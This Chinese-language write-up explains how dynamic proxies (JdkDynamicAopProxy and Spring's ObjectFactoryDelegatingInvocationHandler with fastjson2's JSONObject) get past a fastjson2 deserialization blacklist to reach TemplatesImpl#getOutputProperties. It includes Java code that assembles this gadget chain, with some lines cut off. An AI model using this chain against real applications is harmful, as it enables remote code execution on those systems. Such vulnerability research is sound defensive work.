
动态代理的绕过方式

JdkDynamicAopProxy

这个idea感觉确实不错, 通过上述的一系列分析, 若类为代理类, 则其只会将代理的接口类进行黑名单检查, 并不会对代理的具体对象进行黑名单检查




则我们可以采用解决jackson getter调用不稳定的方式, 使用JdkDynamicAopProxy进行TemplateImpl对象的代理, 特别的我们需要的getOutputProperties方法在Template接口中, 该接口并不在黑名单内, 能够进行绕过



## AutowireUtils\$ObjectFactoryDelegatingInvocationHandler

这个代理类在Spring1链子中有所使用，和JdkDynamicAopProxy类似，也能够反射调用方法，但是缺点在于其对象来自于this.objectFactory.getObject()的返回，需要找到能够返回恶意对象的代理类对objectFactory进行代理

参考一的作者找到了使用本身的JSONObject就可以实现这类代理，简单看看JSONObject#invoke的实现，是如何进行特定对象的返回的



```

1512         throw new JSONException("This method '" + methodName + "' is not a getter");
1513     }
1514     } else {
1515         value = get(name);
1516         if (value == null) {
1517             return null;
1518         }
1519     }
1520
1521     if (!returnType.isInstance(value)) {...}
1522
1523     return value;
1524 }
1525
1526 throw new UnsupportedOperationException(method.toGenericString());

```

过程也是非常简单，这里将会对传入的方法进行处理，比如我们需要使得在调用getObject过程中返回我们的恶意对象TemplateImpl，在JSONObject#invoke中将会根据getter方法的格式获取对应的属性名，这里也就是object，之后通过调用get()方法从传入的map中获取对应的value值，最后将其进行返回，流程很简单

这也能完整形成一个Gadgets

```

31  @Override
32  public Object pack(Object obj) throws Exception {
33      // JSONObject: 用来代理ObjectFactoryDelegatingInvocationHandler#invoke中的factory属性，使得调用getObject返回恶意TemplateImpl
34      Map<String, Object> objectMap = PayloadHelper.createMap("key", "object", obj);
35      Object jsonObject = ReflectionHelper.newInstance("com.alibaba.fastjson2.JSONObject", new Class[]{Map.class, objectMap});
36      Proxy proxy1 = (Proxy) Proxy.newProxyInstance(Thread.currentThread().getContextClassLoader(), new Class[]{ObjectFactory.class}, (InvocationHandler)
37      // AutowireUtils$ObjectFactoryDelegatingInvocationHandler: 代理Templates接口，被调用getOutputProperties方法
38      Object o1 = ReflectionHelper.newInstance("org.springframework.beans.factory.support.AutowireUtils$ObjectFactoryDelegatingInvocationHandler",
39      Proxy proxy2 = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (InvocationHandler) o1);
40
41      JSONObject map = new JSONObject();
42      map.put("ysomab", proxy2);
43      return PayloadHelper.makeReadObjectToStringTrigger(map);
44  }
45  }
46

```

参考

[https://mp.weixin.qq.com/s/gl8ICAZq-8IMsMZ3\\_uWL2Q](https://mp.weixin.qq.com/s/gl8ICAZq-8IMsMZ3_uWL2Q)

<https://xz.aliyun.com/t/12846>